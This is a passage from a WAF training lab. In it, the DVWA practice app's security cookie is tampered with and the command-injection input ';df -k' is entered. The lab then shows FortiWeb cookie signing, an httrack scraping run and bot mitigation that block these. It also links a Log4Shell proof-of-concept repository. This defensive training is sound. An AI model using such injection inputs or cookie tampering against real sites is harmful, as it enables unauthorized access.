
16. Nothing happens. The DVWA website itself is protected against parameter tampering, as security level is set to high.

    This security setting is set by means of a cookie, not very clever... so lets tamper with it.

17. Click on security cookie and scroll to the value parameter.
18. Modify high into low by double clicking the high
19. Type in low and hit Enter




20. Enter ;df -k again and see what happens



Security level is reduced and with that DVWA website is vulnerable to parameter tampering.

Prevent Cookie Tampering


1. Go to FortiWeb
2. Go to Web Protection > Cookie Security > Create New
3. Name: DVWA-cookie
4. Security Mode: Signed
5. Action: Alert & Deny
6. OK




The “HttpOnly” cookie attribute instructs web browsers not to allow scripts (e.g. JavaScript or VBscript) an ability to access the cookies via the DOM document.cookie object. This session ID protection is mandatory to prevent session ID stealing through XSS attacks.

Now attach this cookie policy to the DVWA_high Inline Protection Profile.


7. Go to Policy > Web Protection Profile > DVWA_high
8. Cookie Security Profile: DVWA-cookie
9. Make sure Client Management is enable
10. OK



11. Go to Policy > Server Policy > Edit DVWA
12. Change Web Protection Profile > DVWA_high
13. OK
14. Restart the browser used to access DVWA web page or open a new private windows
15. Access DVWA again
16. Login
17. Change the security cookie again from high to low using the Web Developer Tool
18. Click in left menu “Brute Force” for example, or any other menu
19. Your request should be blocked due to the fact that FortiWeb noticed you tampered with the security cookie.



20. Check the security log and validate the request is blocked due to Cookie Security: Cookie Signed Verification Failed
21. Go to Log&Report > Log Access > Attack



22. Change the cookie value back to high
23. Continue browsing, as the value matches again

Web Scraping

Web scraping (web harvesting or web data extraction) is data scraping used for extracting data from websites. Web scraping software may access the World Wide Web directly using the Hypertext Transfer Protocol, or through a web browser.

This can be prevented on FortiWeb by a combination of the following criteria:

- source IP
- rate limit (including rate limiting for specific types of content)
- HTTP header or response code
- URL
- predefined or custom attack or data leak signature violation


- transaction or packet interval timeout
- real browser enforcement

Preparation

1. Set Web Protection Profile on FortiWeb to Inline Alert Only.
2. Policy > Server Policy > DVWA > Web Protection Profile > Inline Alert Only
3. OK

Web Scraping Attack

1. Run a Linux terminal
2. Run httrack
3. Enter project name: DVWA
4. Base: <enter return>
5. Enter URLs (separated by comas or blank spaces): FortiGate_and_FortiWeb_PublicIP:9081 (remember Terraform outputs)
6. Actions: 1
7. Proxy (return=none) : <return>
8. Wildcards (return=none): <return>
9. Additional options (return=none): -F "wotbox"
10. Ready to launch mirror? (y/n) : y
11. This will execute the crawler to mirror dvwa
12. Open File Manager folder dvwa




13. Delete the DVWA folder and all its content

Prevent Web Scraping

Create Known Bots


1. Go to Bot Mitigation > Known Bots
2. Create New
3. Name: dvwa_bad_robot
4. Leave everything else as default

5. OK




Create Bot Mitigation Policy

1. Go to Bot Mitigation > Bot Mitigation Policy
2. Create New
3. Name: dvwa_bot_mitigation
4. Known Bots: dvwa_bad_robot
5. Leave everything else as default
6. OK




Apply Bot Mitigation Policy to DWVA_high Web Protection Profile


7. Go to Policy > Web Protection Profile > DVWA_high



8. Go to Policy > Server Policy > DVWA > Web Protection Profile > DVWA_high
9. OK
10. Repeat all the steps from “Web Scraping Attack”
11. Notice the entire web site has not been harvested!




12. Check Log&Report > Log Access > Attack



Finish

Open a Linux terminal, go to the same directory you run Terraform and please type: terraform destroy

Type yes when requested



And… it is done! Congratulations!

We hope you enjoyed and learned something from this hands-on lab. We also hope that now you can feel more confident about setting up a more secure environment on public cloud.

Thank you so much!

References and additional tips

TGW Architecture
https://docs.fortinet.com/document/fortigate-public-cloud/7.0.0/aws-administration-guide/900283/deploying-fortigate-vm-active-passive-ha-aws-between-multiple-zones-manually-with-transit-gateway-integration

https://docs.fortinet.com/document/fortigate-public-cloud/7.0.0/aws-administration-guide/14501/sd-wan-transit-gateway-connect

How to discover IAM policies you need
https://meirg.co.il/2021/04/23/determining-aws-iam-policies-according-to-terraform-and-aws-cli/

Log4Shell vulnerable container
https://github.com/kozmer/log4j-shell-poc

DVWA container
https://dvwa.co.uk/

Fortinet's documents
https://docs.fortinet.com

Fortinet's GitHub
https://github.com/fortinet

Labs on FortiWeb were based on FortiDemo Lab